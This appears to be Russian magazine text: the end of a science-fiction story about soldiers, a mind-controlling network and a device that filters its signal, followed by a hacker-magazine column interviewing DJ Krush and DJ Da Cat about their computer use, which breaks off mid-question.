Это оказался достаточно непонятный девайс - что-то типа ZIP-драйва со вставленной в него дискетой. Повертев его в руках, Локридж так и не сумел сказать по поводу этого устройства что-то определенное. Погасшие светоиндикаторы, кнопка выброса, пара гнезд на задней панели... Пара гнезд... Локридж закатал правый рукав и внимательно рассмотрел личное гнездо Воздействия.
- Один в один... - прошептал он сам себе.
Девайс начал обретать в его глазах некий таинственный смысл, пугающий и невероятный. Он вновь вспомнил о том, что время Воздействия истекает, что где-то на командном пункте лейтенант Рэй сходит с ума и готовит группу поиска. И в этот момент он вновь вспомнил вопрос Горовица и проговорил его себе под нос:
- Как ОНО выглядит?
В наушнике, болтающемся за спиной, раздалось попискивание - судя по всему, Рэй его слушал все это время, пытаясь определить, что происходит. Локридж оторвал кусок ткани от юбки раненой и, сделав из них прокладки, подсунул их под ларингофоны.
- Что ЭТО такое? - договорил он слова Горовица, ставшего в настоящий момент кучей временно упорядоченной органики. - Неужели мы искали ЭТО?
Он присел на землю рядом с женщиной и взял ее за руку. Она моментально сжала пальцы, вцепившись в него мертвой хваткой. Солдат наклонился к ее уху и спросил:
- Что это за устройство? Эй, женщина...
И даже не понял, когда она успела вытащить из-за пояса пистолет - только мокрое холодное прикосновение металла к коже виска заставило его замереть и прислушаться к прерывистому дыханию раненой:
- Заткнись, убийца...

* * *

Мария, устав стоять, принесла из кухни табуретку, опустилась на нее и положила автомат на колени. Крис отметил это краешком зрения, не отрывая глаз от экрана. Во рту пересохло; он протянул руку к бутылке с кипяченой водой, которую жена заблаговременно поставила в пределах досягаемости, сделал несколько жадных глотков, зная о том, что скоро его вырвет, организм уже отказывался принимать в себя хоть что-нибудь. Но на короткое время жажда была обманута.
Дело подходило к концу. Пару раз выполнив промежуточную компиляцию, Крис с радостью отметил отсутствие ошибок. Девайс для программы уже давно ждал прошивки рядом с ноутбуком.
С каждой нажатой клавишей Крис становился все ближе к смерти, однако успешная работа окрыляла его, придавала сил. Спал он за последние сутки очень мало, хотя смертельно больной организм требовал отдыха, забытья. Жена еще пару раз давала ему солормин, извлекая его из маленькой шкатулочки, висевшей на груди. Наркотик возвращал его к реальности, одаривая еще несколькими часами работоспособности.
Несколько раз жена подбегала к двери и прислушивалась к тому, что происходит на улице; раз она даже взвела затвор и щелкнула предохранителем, однако тревога оказалась ложной. Правда, обратно на предохранитель она уже автомат не ставила.
Крис взял со стола девайс, подключил его к ноутбуку и запустил процесс инсталляции. Программа, написанная им и наконец-то законченная, обретала новый смысл на его Фильтре Воздействия. На установку необходимо было время - Крис откинулся в кресле и взглянул на свой ставший доскообразным живот. Повязка слабо промокла кровью и еще чем-то зеленоватого цвета. Только сейчас, закончив работу, он обратил внимание на себя - и ужаснулся тому состоянию, в котором находился.
Тоненький писк подтвердил окончание инсталляции. И тут же за дверью загрохотали сапоги, и чей-то грубый голос в мегафон прокричал:
- Федеральная служба! Нам нужна миссис Осборн! Убедительная просьба открыть дверь, в противном случае мы будем вынуждены войти силой!
Мария вскочила с табуретки и, подняв автомат к плечу, навела его на дверь.
- Успокойся, милая, - ласково сказал Крис. - Они того не стоят. Возьми свой личный провод и попробуй использовать Фильтр...
- Но тогда пойдет двухдневный отсчет твоего срока, - глухо сказала она, прижимаясь щекой к прикладу.
- Я не протяну столько, дорогая... Я гарантирую и работу Фильтра, и свою собственную смерть. Сохрани прибор. Найди хорошего инженера-программиста. Сделайте копию. Наладьте подпольное производство. Вы будете свободны...
Раздался странный звук, напоминающий скрежет металла о металл. Крис недоуменно оглянулся, а потом понял - это рыдала его жена. Она вздрагивала плечами, ствол гулял из стороны в сторону, оставаясь, тем не менее, направленным на дверь.
- Быстрей! - крикнул Крис.
Мария прислонила автомат к табуретке и быстро подошла к мужу. Пара проводов, появившаяся будто бы из ниоткуда, соединила ее с сетью Воздействия через Фильтр. Крис прикрыл глаза, чтобы не видеть, если что-то пойдет не так. Но все было именно так, как он и планировал.
Жена тоже испуганно зажмурилась; но когда стало ясно, что трафик Воздействия входит в Фильтр, учитываясь на дисплее (и, соответственно, на производящем сервере), а на жену никакого влияния не оказывает, Крис едва удержался от восторженного крика. Он победил эту чертову проблему!
Из-за двери снова раздался хриплый мегафонный голос:
- Несмотря на то, что миссис Осборн только что воспользовалась личным разъемом для получения Воздействия, мы требуем содействия для входа в ваш дом! Имеем на то личное разрешение начальника Федеральной службы и Управления информации!
Жена, раскрыв глаза и не замечая крика за дверью, смотрела на мужа.
- Он имитирует твою личность, - хитро прищурившись, сказал Крис. - Серверная часть, передающая Воздействие, полностью уверена в том, что его получает миссис Осборн - в полном объеме.
- То есть эта штука - только для меня?
- Пока - да. Но я оставляю на ноутбуке исходные коды программы. В умелых руках вполне возможно превратить все это в некое универсальное средство фильтрации Воздействия.
Мария опустила автомат, подошла ближе.
- Мы можем стать - независимыми от Сети? Все?
Крис кивнул:
- Ты же знала, над чем я работаю...
Жена отрицательно покачала головой.
- Нет. Я думала - все гораздо проще. Я думала - ты научишь нас убивать. Ведь уже скоро сорок лет... Эти проклятые переселения, эксперименты... Все, что мне хотелось, - это взять в руки оружие и суметь нажать на курок.
Крис вздохнул - ровно настолько глубоко, сколько ему давала рана в животе.
- Проклятая ненависть... (Мария подняла измученный взгляд на него, попыталась что-то ответить.) Нет, не говори ничего. Я все понимаю. Это сидит в нас уже полвека, привито нам нашими отцами и матерями. Ты думала - запусти я свою программу, и ты сможешь направить ствол на спецназовца? Это было бы крайне просто сделать - учитывая мои теперешние познания... Я сумел освободить ваши мозги...
В дверь громко бабахнул чей-то кулак. Крис вздрогнул.
- Надо спасти ноутбук и коробку с Фильтром!
Жена выхватила из-под стола спортивную сумку, попыталась запихать туда компьютер, но грохнувший за дверью выстрел заставил ее выронить все, она схватила автомат и короткой очередью огрызнулась сквозь дверь, от которой полетели щепки. В образовавшиеся дырки хлынул свет прожектора, освещающего подходы к дому, тоненькие яркие лучики пронзили прихожую насквозь.
Стрельба заставила бойцов на некоторое время отойти для получения новых вводных. Крис, превозмогая боль, дотянулся до сумки.
- Ты должна бежать... - прохрипел он. Жена протянула руки к компьютеру...
За дверью грохнул мощный выстрел, совпавший во времени со взрывом в дверном проеме. Дверь в долю секунды превратилась в облако щепок и пыли, луч прожектора ворвался внутрь дома, на какое-то время

ослепив Криса; он неловко столкнул Фильтр со стола.
Жена подхватила его. Раздался топот множества бегущих ног. Взгляд жены метнулся к двери, выводящей на задний двор. Крис кивнул и взял в руки автомат. Мария жадно припала к его губам на прощание, оттолкнула себя сама и бросилась к выходу. За спиной загрохотал автомат мужа...
Она бежала и бежала, так и сжимая в руках компьютер и коробку Фильтра, пока не споткнулась в какой-то луже и не упала на труп спецназовца, рядом с которым лежала снайперская винтовка.
Рыдания рвались из ее груди наружу. Она гладила компьютер, помнивший тепло рук ее убитого Кристиана, плакала навзрыд, размазывая грязь по щекам... Она не знала, что ей теперь делать. И только услышав разговоры солдат неподалеку, она заметила рядом с собой винтовку. Желание оформилось сразу же. Она никогда не стреляла из подобного оружия. Едва она припала глазом к прицелу, как выяснилось, что отследить цель через него неумелому человеку крайне сложно. Даже слабое покачивание неопытной кисти вызывало перемещение участка, находящего в прицеле, не на один десяток метров. Пришлось выползти из лужи, подставить под ствол некое подобие штатива из пары сломанных веток.
Солдаты, отчаянно споря между собой, не замечали всех приготовлений к стрельбе, хотя до Марии от них было не более пятидесяти метров. Один из них закинул автомат за плечо. Двое других что-то пытались ему объяснить - или спросить что-то важное.
Выбор стать первой мишенью пал на солдата, постоянно переминающегося с ноги на ногу - несмотря на то, что он достаточно много шевелился, он не сходил с места, что давало женщине изрядное преимущество. Она опустил ствол на подставку, прицелилась. Палец пополз к спусковому крючку.
Она затаила дыхание. Сможет ли она это сделать? И тут перед ее глазами возник Крис, живой и невредимый - он ободряюще улыбнулся и кивнул. И она выстрелила.
Тот солдат, что стоял сейчас без автомата, нырнул в какую-то расщелину. Второй замер на месте. А третий - кому была предназначена пуля - упал. Легонько поведя стволом, Мария выстрелила в того, что остался стоять. Не попала. Он ринулся вниз, к тому, что уже был убит (Мария чувствовала это - она не могла промахнуться).
Через секунду по ней открыли огонь из автомата. Она не боялась. В прицеле возник язычок пламени, бьющий из ствола. Взяв чуть выше, она выстрелила в ответ. Автомат тут же захлебнулся.
Она закинула винтовку за спину, схватила компьютер и Фильтр и ужом принялась выкарабкиваться наверх, чтобы укрыться в лесу, прилегающему к резервации. Она хотела как можно быстрее уползти отсюда, чтобы не стать жертвой своей собственной минутной слабости, - но как ей хотелось выстрелить в них! Отползая в сторону, она внимательно смотрела по сторонам, но все-таки упустила тот момент, когда оставшийся в живых солдат выбрался из своего укрытия. Сбоку от нее грохнула короткая очередь. И она тут же поняла, что ей трудно дышать.
Ниже правой ключицы, практически там, где она прижимала приклад, из маленькой дырочки вытекала легкими толчками густая темная кровь. Потом нестерпимо зажгло левое бедро.
Зашумело в голове. Она оттолкнула винтовку от себя и съехала по скользкому склону очередной воронки вниз, сил остановиться не было. Она помнила, что этот солдат обязательно придет, что ей надо спасти компьютер...
Небо кружилось у нее над головой. Дышать становилось все труднее. Она нащупала рукой Фильтр и подтянула к себе. Как все глупо получилось...
- Крис, - прошептала она. - Крис...
А потом кто-то взял ее на руки...

* * *

Пистолет придал Марии уверенности. Его она нашла там же, где и автомат, - в тайнике Криса. Сунув за пояс, она очень быстро забыла о нем - теперь он оказался как никогда кстати. Несмотря на то, что правая рука двигалась еле-еле, она нашла в себе силы ткнуть стволом солдату в шею и уравнять шансы.
Потом она почувствовала повязку на груди и бедре и пристально взглянула в глаза Локриджу.
- Зачем?
- Я хочу знать, что это, - ответил Алекс, скосив глаза в сторону прибора (шевелить головой он не решался).
Мария застонала, пистолет качнуло в руке. Локридж на мгновенье представил, как она нажимает на курок, и его голову отрывает от плеч.
- Вы можете положить оружие? Я не сделаю вам ничего плохого... - шепнул он. Женщина рванулась к нему и больно надавила концом ствола на ключицу.
- Нет, это я сделаю... Сволочи...
Локридж кивнул. Грустно быть в заложниках у человека, которому ты несколько минут назад оказывал помощь.
- Хорошо, - сказал он. - Что вы хотите? Ведь мы не можем сидеть так бесконечно - у вас, вероятно, внутреннее кровотечение, да и правое легкое постепенно откажется дышать в полную силу. Вам надо к врачу.
- К какому? - внезапно севшим голосом спросила она. - К такому же? - она кивнула в сторону разъема на своем предплечье. - Или у вас врачи не подключены к Сети?
Вначале Локридж не понял, что она имела в виду. Но когда вспомнил чистые руки доктора Вашингтона - руки, на которых не было разъема, - то взглянул на женщину уже другими глазами.
- Что вы хотите этим сказать? - спросил он, перестав обращать внимание на пистолет, пляшущий в нетвердой руке возле его шеи. - Причем здесь Сеть?
- Мария... Меня зовут Мария... - она выронила пистолет и упала в его подставленные руки. - Чтобы ты запомнил... на всю жизнь. Мария Осборн. А мой муж...
- Кристиан, - коротко ответил Алекс. - Я знаю; ты произнесла это имя в бреду.
Мария закрыла глаза при упоминании имени своего мужа. Ее руки уже не искали оружия; по щекам, смешиваясь с дождевыми каплями, потекли слезы.
- Я хочу знать, что это такое, - настойчиво повторил Локридж, несмотря на то, что с

детства не любил женские слезы. Он взял с земли устройство, протянул его Марии. Та аккуратно приняла его и прижала к груди.
- Я должна была спасти его - от таких, как ты, - виновато сказала Мария, будто бы извиняясь перед мужем. - Не получилось...
Внезапно она схватила пистолет и, направив его в грудь Локриджу, закричала:
- Ты не получишь его!
Выстрел свалил Локриджа с ног. Он не испугался ни на грамм - на тренировках их учили выдерживать выстрел в бронежилет. Он был абсолютно уверен, что пистолетная пуля не пробьет его; на это был способен только бронебойный патрон из снайперской винтовки - такой, что убил Шнайдера. Словно молотком шарахнули по груди - Локридж отлетел на пару метров и скатился в какую-то яму. Там, где лежала Мария, раздались шорох и стоны - она пыталась уползти.
В течении пары минут Алекс приводил в порядок дыхание, сбитое выстрелом в упор. Потом поднялся на ноги и выбрался туда, где лежала Мария. Она не смогла уйти далеко - поднявшись на ноги и сильно хромая, ей удалось преодолеть не более двадцати шагов. Она упала на колени и, прижимая к груди ноутбук, плакала от злобы и бессилия. Когда Локридж подошел к ней, она вскрикнула от неожиданности и выронила бы компьютер, если бы Алекс не подхватил его.
- Я не причиню вам зла, - как можно мягче сказал он (насколько вообще мягко и спокойно может говорить человек, которому только что выстрелили в грудь). - Просто я созрел для вопросов.
- Просто ты опоздал к Воздействию, - хмуро ответила Мария. - Еще не поздно, поторопись...

- Какая связь?.. - недоуменно подняв брови, спросил Локридж. - При подключении мы получаем вводные для...
- У тебя есть солормин? - неожиданно перебила его Мария.
- Да, - ответил Локридж, после чего достал из походной аптечки шприц с наркотиком и протянул его женщине.
- Инъекция? А я всю жизнь думала, что он в таблетках.
- В таблетках - облегченный вариант, поддерживающая доза. Раненый солдат должен вначале сделать себе укол, а уже потом...
- То есть таблетки - хуже?
- Смотря для чего...
Мария вздохнула и воткнула шприц-тюбик себе в правую ногу, нажала.
- Будете вытаскивать - не отпускайте, а то половину всосете обратно, - предупредил Локридж, на секунду задумавшись, как он объяснит отсутствие наркотика в аптечке капралу.
Женщина швырнула использованный шприц на камни и вытянулась на земле, прижав повязку на груди левой рукой.
- На сколько ты опоздал?
- На час десять.
- Через два, максимум два с половиной часа с тобой будет уже очень интересно разговаривать - при условии, что тебя не найдут раньше. А ведь это очень большая проблема - солдат, вовремя не подключившийся к Сети...
Локридж не понимал ни слова - будто они говорили на разных языках. Конечно, в их службе случалось всякое; порой солдаты опаздывали к Воздействию в связи с нестандартными боевыми задачами. Но с ними ничего не происходило - группа поддержки находила их, выполнялась замена, солдаты возвращались на базу или к ближайшему приемопередатчику, происходила стандартная процедура... ТАК БЫЛО ВСЕГДА.
Наушник пискнул за спиной. Локридж протянул к нему руку и хотел было вставить в ухо, но тот был весь в грязи - Алекс пару секунд смотрел на него, а потом решительным движением оторвал провод и зашвырнул его куда подальше. Потом снял с шеи ларингофонный зажим и положил на землю - его он выкинуть побоялся, слишком уж сложно было бы за это ответить. А наушник - да и черт с ним...
Мария проводила взглядом ларингофоны, подняла глаза на Локриджа.
- Нас могут услышать, - объяснил он. - Мне кажется, вам есть, что мне сказать.
- Дай мне руку, - попросила Мария. Локридж помог ей сесть.
- Кружится, - удивленно отметила она, обхватив виски. - Ну да ладно, солдат, продержимся. Может, есть смысл куда-нибудь...
Локридж кивнул. Неподалеку он видел вход в подвал, оставшийся не заваленным плитами перекрытий. Подняв невесомое тело раненой на руки, он спустился с нею в темноту подземелья, опустил на ящики, которыми был уставлен пол подвала, засветил подствольный фонарь. Мария сидела, опустив голову и положив руки на ноутбук.
- Здесь правда, - коротко сказала она, погладив крышку с логотипом ее мужа. - Здесь вся правда... Только не подумай, что там что-то, что в состоянии взорвать мир, - обличающие факты, сенсация, сверхсекретные документы. Нет. Здесь свобода.
Алекс опустился перед нею на одно колено, заглянул в печальные глаза.
- Расскажи.
- Тебе будет трудно все это осознать.
- Я попробую.
- Ты не поверишь. Ведь я враг; такие же солдаты, как ты, час назад убили моего мужа и хотели убить меня. Хотя... Время сыграет мне на руку.
Где-то наверху протрещал вертолет. Мария пригнулась, словно ее могли заметить.
Алекс положил руку ей на колено:
- Не бойся. У тебя есть минут пятнадцать - надеюсь, тебе хватит.
Мария всхлипнула, отвернулась от Локриджа и, легонько оттолкнув его руку, начала:
- Вы не понимаете, насколько все это абсурдно - все происходящее. Ведь нет ничего хуже, чем война против своего собственного народа...
Почти полвека назад здесь был центр... Скажем, просто Научный центр. С армейским уклоном. Что само по себе уже о многом говорит. Люди во все времена пытались изобретать оружие - различных видов и направленности. История гонки вооружений заслуживает отдельного разговора. Настало время и для оружия, которое изобретали в этом Центре...
Здесь работала моя мать. Здесь работали родители многих из нас. Они знали, чем занимаются; не будем обвинять тех, кто остался в прошлом и не может ответить. Самое главное для нас то, что у них ВСЕ получилось. Они сделали эту чертову бомбу. БОМБУ, УНИЧТОЖАЮЩУЮ ИНТЕЛЛЕКТ. Стоило взорвать ее - и ты получал двадцать квадратных километров, населенных дебилами. Импульс размыкал в коре головного мозга все, что только можно. Человек терял все приобретенные навыки, переходя в вегетативное состояние; он превращался в человека-растение. Он сохранял способности, заложенные в древних отделах мозга - мог есть, спать, мочиться под себя... Сначала бросали бомбу, потом приходили солдаты и вывозили весь этот кошмар в резервацию (знакомое слово?). В общем-то, у подобных жертв бомбардировки оставалось не так много времени на жизнь - слишком много проблем сваливалось на их организмы после подобных воздействий. Да и кому они были бы нужны, если бы такая бомба на самом деле была применена в военных целях? Я думаю, что специально обученные группы ликвидации уничтожали бы этих несчастных в огромных количествах, используя сеть крематориев. Чем хороша такая война? Никакой радиации, ядов, химикатов и смертельных вирусов. Никакой деактивации, дегазации и всей остальной возни с атакованной территорией. Короче, рай для военных...
Локридж понимающе кивал. Он еще не оценил масштабы изобретения - но способ ведения войны ему, как солдату, был близок.
- Оставалась одна проблема. Испытание. Сбросить уменьшенную версию на какой-нибудь заповедник и изучать мозги животных под микроскопом - не очень веселая перспектива для великих изобретателей

еще одного способа уничтожения людей. Конечно, сам вид излучения, порождаемый бомбой, изучался в лабораторных условиях - в Центр доставляли людей без роду и племени, из домов престарелых, из богом забытых психиатрических клиник. Я не знаю, кто давал «добро» на подобные эксперименты, но они имели место. Бесчеловечные по натуре, они давали бесценные результаты ученым. Генеральный штаб требовал результатов - подтвержденных результатов. Высшее командование частенько наведывалось в Центр с различными инспекциями и проверками. Направление являлось наиболее перспективным... Все решилось само собой.

Никто до сих пор не знает, как это произошло. Зная возможности наших спецслужб, я могу подозревать все, что угодно. Короче, бомба взорвалась - в хранилище Центра. Это случилось тридцать два года назад. Где-то рядом с нами находится эпицентр взрыва (Локридж при этих словах невольно оглянулся по сторонам). Тысяча шестьсот человек, находившихся в тот момент на своих рабочих местах (не считая примерно семи тысяч человек, живших в строительном поселке неподалеку), превратились в то, что я описала тебе минуту назад. Они сидели в своих креслах, пускали слюни, грызли ногти и гадили по углам. Но случилось то, о чем никто не мог догадываться. Примерно двести пятьдесят человек остались в живых... То есть, нет, не так. Живыми на тот момент остались все, но вот эти двести с лишним человек по неизвестной причине сохранили рассудок. Они были единственными на Земле людьми, видевшими результат своего труда. У них хватило мужества и умений до появления спецподразделения снять показания со своих собственных мозгов и сравнить результаты с тем, что они получили у тех, кто пострадал от взрыва. УРОВЕНЬ ИХ ИНТЕЛЛЕКТА ВЫРОС - ПРИЧЕМ ПРОПОРЦИОНАЛЬНО ТОЙ ПОТЕРЕ РАССУДКА, КОТОРУЮ ПОНЕСЛА ОСТАЛЬНАЯ ЧАСТЬ ПЕРСОНАЛА ЦЕНТРА. Этого не мог представить себе никто...

Алекс опустился на пол и сел по-турецки. Рассказ Марии полностью поглотил его. Пару раз он слышал гул вертолета вдалеке, но даже не обратил на него внимания.

- Потом их всех поместили... в резервацию. Уровень интеллекта неуклонно повышался, люди обретали новые способности - к телекинезу, телепортированию, предсказыванию погоды, всего не перечислишь... И тогда нашелся Иуда... Так всегда бывает. Он придумал какую-то штуку, которая напрямую подключалась к срединному нерву на правом предплечье; при помощи специального устройства процесс прогрессирования интеллекта подавлялся - но не более, чем на двое суток. И надо было повторять процедуру Воздействия снова.

- Но ведь можно... Всегда можно отказаться! - возмущенно сказал Локридж и тут же пожалел о сказанном - сам он ни разу за всю свою жизнь не заикнулся о том, чтобы не выполнить ежедневную процедуру.

- Можно, - устало кивнула Мария. - Но об этом очень быстро придется пожалеть. Они внедрили в программу Воздействия элемент зависимости - выдержать невозможно, что-то типа кибернаркотика. Мой муж перед... Перед смертью... Короче, он понял, что выбор был невелик - можно было подсесть на солормин, он снимал эту зависимость. Но не мне объяснять последствия...

Алекс покачал головой и закусил губу. Мария продолжила:

- Я иногда думаю, почему все-таки выживших не уничтожили. Почему дали родиться нам - детям, у которых способности, приобретенные родителями, оказывались врожденными. Почему дали этим детям создать свои семьи... Конечно же, мы были нужны для всякого рода экспериментов над личностью, сознанием и интеллектом. Но нас нельзя было допускать до общения с окружающим миром. И ОНИ СДЕЛАЛИ ВАС.

Локридж напрягся. Сейчас будет что-то о нем...

- Они пришли в наши дома и забрали двадцать четыре мальчика. Матери бились в истерике на порогах своих домов - а детей прятали в танки и стреляли в воздух, отпугивая безутешных родителей. Спустя несколько лет вы вернулись - в камуфляжах и бронежилетах, с автоматами и гранатометами, на танках и вертолетах. И вы встали кольцом вокруг Лос-Аламоса - со сверхинтеллектом и уничтоженной памятью. Вы оградили мир от нас - или нас от мира. А время от времени вы приходите в наши дома, как много лет назад, и забираете кого-нибудь - для очередного эксперимента...

Локридж вдруг встал и пытливо взглянул в глаза Марии.

- То есть - мы тоже часть эксперимента?

- Скорее - часть катастрофы. Возможно, что я сегодня стреляла в собственного брата...

Алекс зачем-то поправил ремень, каску, отвернулся - в глазах защипало.

- А ведь мы просто хотим быть сами собой, а нас заставляют принимать из Сети очередную порцию «интеллектуального тормоза». Крис сумел преодолеть киберзависимость - это первый шаг к свободе. Мы не хотим быть подопытными кроликами, мы не хотим погибать от пуль, выпущенных...

Локридж понял. Он достал из кармана аптечку, протянул Марии.

- Держи. Тебе пригодится. Вот еще компас и фляга. Доберись до леса, сохрани все, что тебе доверил Кристиан.

Они вышли на свет. Дождь прекратился. В очередной раз затарахтел вертолет.

Локридж подтолкнул Марию в спину.

- Тебе пора!

Женщина недоуменно смотрела в глаза солдата. Потом прикоснулась к его исцарапанной руке, нежно провела по ней пальцем.

- Спасибо!

Алекс отвернулся от нее в ту сторону, откуда должен был показаться вертолет. За спиной быстро удалялись шаги...

Локридж выбрал место поудобнее, лег, положил рядом с собой пару гранат, откусил от сухарика кусочек, выплюнул - уж больно он драл пересохшее горло, а фляга сейчас у Марии.

Глубоко вздохнув, он произнес:

- Беги... Сестра...

А потом взял в прорезь прицела опускающийся вертолет.

DJ-TALK

nOah (noah@real.xakep.ru)

Если помнишь, в предыдущем RELAX'е мы замонстрили интервью с DJ The Hacker. Все было клево, и судя по отзывам, многим понравилось. Мы решили не останавливаться на достигнутом и продолжили пытки компьютерными вопросами :). Ведь всегда интересно узнать, насколько хорошо шарят в компах те или иные продвинутые чуваки. Естественно, общаться с Киркоровым нам не очень хочется, а вот DJ'и и прикольные электронные группы - как раз то, что надо. Ну и конечно, из огромного количества музыкантов, которые приезжают в Москву, мы выбираем для тебя самых интересных. В этом номере - DJ Krush и DJ DA CAT.

DJ Krush

DJ Krush

Примечание: Krush, к сожалению, не говорит по-английски, и мы по-японски пока тоже не научились, поэтому пришлось общаться через переводчика, что внесло некий лаг в наш разговор :). Но, наше кредо (фу, какое ботанское словечко!) - давать тебе информацию "as is" (как есть), чтоб ты всегда мог извлечь из нее что-то полезное или интересное для себя, поработав думалкой. Можно было, конечно, привести все к общему знаменателю, пригладить и подчистить так, чтоб казалось, типа мы с этим парнем чуть ли не на русском базарили, но это не в стиле Спеца ;).

Спец: Привет! Это журнал Хакер Спец. Так что, если ты не против, я задам несколько компьютерных и околокомпьютерных вопросов.
Krush: Да, конечно!

С: Ок, вот первый вопрос: насколько хорошо ты шаришь в компах?
К: Отвечу так: я начал использовать компьютер в своем творчестве год назад.

С: А до этого работал вообще без компьютера?
К: Да, без него.

С: Тогда, возможно, ты использовал какие-то специализированные электронные машинки?
К: Естественно. Сейчас я использую и то, и другое. Если использовать только компьютерный звук, то он получается очень тонким и неинтересным.

С: И как впечатления после того, как ты начал использовать компьютер в музыке? Удобно? В чем преимущества его использования?
К: Самое главное, очень удобно в плане связи: я общаюсь с огромным количеством людей по всей планете, и при помощи компьютера и Интернет я всегда могу отправить какие-нибудь свои наработки, например, ребятам в Лондон. Или точно так же получить что-то от них. Опять же очень удобны такие вещи, как mp3 и CD-R. Раньше надо было тратить кучу времени, чтобы со всеми связаться и что-то дать послушать. теперь это можно просто отправить через Интернет. Но есть и отрицательные стороны, например, мне не очень комфортно, когда нет личного контакта.

С: По поводу MP3, как ты к этому формату? У многих он ассоциируется с нелегальщиной и прочей фигней.
К: качество звука у mp3, конечно, не очень. Например, на такой вечеринке, как сегодня, использовать их не получится принципиально. Я их использую, только если надо кому-нибудь что-нибудь оперативно послать.

С: Хорошо, а все-таки как по поводу того, что люди меняются mp3'шками, забивая на авторские права?
К: Да, мою музыку так несколько раз крали. Я ничего не подозревал даже. Когда увидел, очень удивился. Все в Интернете обожают download, я и сам тоже иногда этим занимаюсь (смеется).

С: А какую ОС ты используешь?
К: Что использую?

С: Операционную систему.
К: Что?

С: Windows, Linux, UNIX...?
К: Ага, понял. Mac.

С: На многих вечеринках сейчас используются компьютеры для управления светом, звуком и прочим. Это хорошо или плохо? Как впечатления от подобного прогресса?
К: Один раз на вечеринке я пользовался компьютером. Было очень сташно, я постоянно боялся, что что-то испортится и сорвет всю пати. Я не до конца доверяю компьютерам, поэтому боюсь их использовать.

С: По поводу страхов, приходилось когда-нибудь сталкиваться с хакерами?
К: Нет, никогда.

С: В Японии достаточно моден стиль киберпанк, как ты к нему относишься?
К: Вообще все это очень интересно, но, как я уже говорил, я только год использую компьютер и еще недостаточно хорошо разбираюсь в нем самом, чтобы разбираться в культурных движениях вокруг него или участвовать в них.

С: Ок, еще один похожий вопрос: сейчас в мире сильно распространено такое явление, как анимэ, а также японский стиль жизни. Что ты думаешь по этому поводу?
К: Да, все правильно. Я даже помню, я недавно был в Европе и обратил внимание на человека, у которого на футболке было что-то написано по-японски. Но все-таки... ммм... вот ты понимаешь, что такое японская культура? Ты можешь отличить ее, скажем, от китайской?

С: Да!
К: Тогда, это хорошо. Если в мире будут лучше знать японскую культуру, мне будет очень приятно.

С: Вернемся к анимэ. Оно очень популярно среди наших читателей, многие из них тащатся от анимэшных мультфильмов. Да и я сам их обожаю, например, Ghost in the Shell. А как ты, смотришь иногда мультики?
К: Да, я очень люблю фильмы Акира и Хаяо Миядзаки.

С: А как еще ты используешь Интернет? В чатах всяких, в конференциях не бываешь?
К: Нет, но я люблю составлять онлайн-альбомы. Сам фотографирую на цифровую камеру, сам делаю дизайн...

С: Опять же, сейчас люди в Японии сильно тяготеют к высоким технологиям. Возьмем, например, собачку Aibo - как ты относишься к тому, что живая собака сожет быть заменена киборгом?
К: Кстати, дизайн Aibo делал мой друг, и скоро он подарит мне одну из этих собак. А еще один мой знакомый имеет дома целых семь роботов Aibo! Вот!

C: Вау!! Вот это круто!
K: Да, так что ты совершенно прав, когда говоришь, что жизнь в Японии сильно пересекается с высокими технологиями.

C: Ты играешь в компьютерные игры?
K: Мои дети играют. Пять-десять лет назад я очень любил компьютерные игры, но теперь устал. Играю иногда в Sim Sity.

C: Скажи честно, а какую музыку ты слушаешь дома?
K: Никакую! Я так устаю от музыки на работе, что дома мне уже ничего слушать не хочется. Во всяком случае, свои записи я точно не слушаю. Я лучше чего-нибудь порисую или пофотографирую.

C: А как ты думаешь, как будет выглядеть электронная музыка через десять лет?
K: Я думаю, что она будет именно ВЫГЛЯДЕТЬ! Должна произойти визуализация музыки. На вечеринке будет DJ и еще второй человек, который через компьютер будет показывать изображение музыки, которую играет DJ.

C: Как впечатление от Москвы?
K: Очень большой и интересный город. Мне понравился, я хотел бы еще погулять по нему и просто посмотреть по сторонам.

C: Ок, это был мой последний вопрос. Спасибо за интервью!
K: Спасибо тебе! Удачи!

DJ DA CAT

Спец: Доброй ночи! Рад видеть тебя в Москве! Отсюда же вопрос: ты у нас в первый раз? Как ощущения, как настроение?
DA CAT: Это мой пятый приезд в Москву. Когда едешь куда-то несколько раз, уже не думаешь, о том, нравится ли тебе что-то или нет, а просто получаешь удовольствие от путешествия, от уже знакомого тебе места. Я помню, когда собирался сюда впервые, мне было очень интересно, как все будет. А вообще Москва - отличное место, и тут много отличных людей.

C: Спасибо! Я на самом деле забыл представиться: это журнал Хакер Спец, так что я буду задавать в основном всякие хитрые компьютерные вопросы. Готов?
DC: Ок, конечно!

C: Ты, вообще, знаешь, что это за ребята такие - хакеры?
DC: Кто?

C: Хакеры!
DC: Хэкеры?.. Нет.

C: Ну перцы, которые могут залезть в твой компьютер и сделать с ним все, что угодно.
DC: Ааа! Теперь понял!

C: Так вот, тебе когда-нибудь приходилось сталкиваться с этими ребятами либо с последствиями их бурной деятельности?
DC: Нет, пока не приходилось.

C: Повезло!
DC: А ты не из этих парней? (хитро улыбается)

C: Ну, типа того. Ок, такой вопрос: используешь ли ты компьютер в работе, в творчестве, дома? Вообще, когда тебе приходится с ним сталкиваться и как часто?
DC: Конечно! Я использую ПК для доступа в Интернет почти каждый день. А также работаю с двумя компьютерами, когда занимаюсь музыкой. Но для работы я использую только Apple, Mac.

C: А почему именно Mac?
DC: Почему Mac? Я думаю, это лучший компьютер для креативных людей: для артистов, музыкантов, архитекторов, дизайнеров. Возможности и производительность Mac'ов очень велики. Потом Mac, он весь цельный, все в нем работает слаженно. И с ним легче ладить, чем с ПК.

C: Ок, я понял. А для чего именно ты используешь эти Mac'и? Для сведения или для чего-то еще?
DC: Во-первых, на компьютере я пишу музыку. Во-вторых, свожу все свои loop'ы из разных мест: с клавишных, с драм-машин и из самого компьютера. В принципе, мне немного надо: имея Mac с его софтом и какие-нибудь клавишные, я уже могу создавать музыку.

C: Многие музыканты считают компьютер злом, так как много молодых людей начинают делать музыку, имея только компьютер, и она у них получается не очень качественной, не очень хорошо звучит. Но при этом они получают хоть какую-то возможность делать свою музыку и показывать ее другим. Как ты ко всему к этому относишься?
DC: Создавать профессиональное звучание на компьютере невозможно, но если это нужно для того, чтобы просто показать мотив или записать что-нибудь для друзей, то почему бы и нет?

C: Хорошо, такой вопрос: может ли компьютер через некоторое время заменить DJ'ский пульт и вертушки? То есть приходит DJ в клуб, включает комп, а там уже есть все треки, которые он хочет ставить. И вообще, может ли компьютер заменить самого DJ?
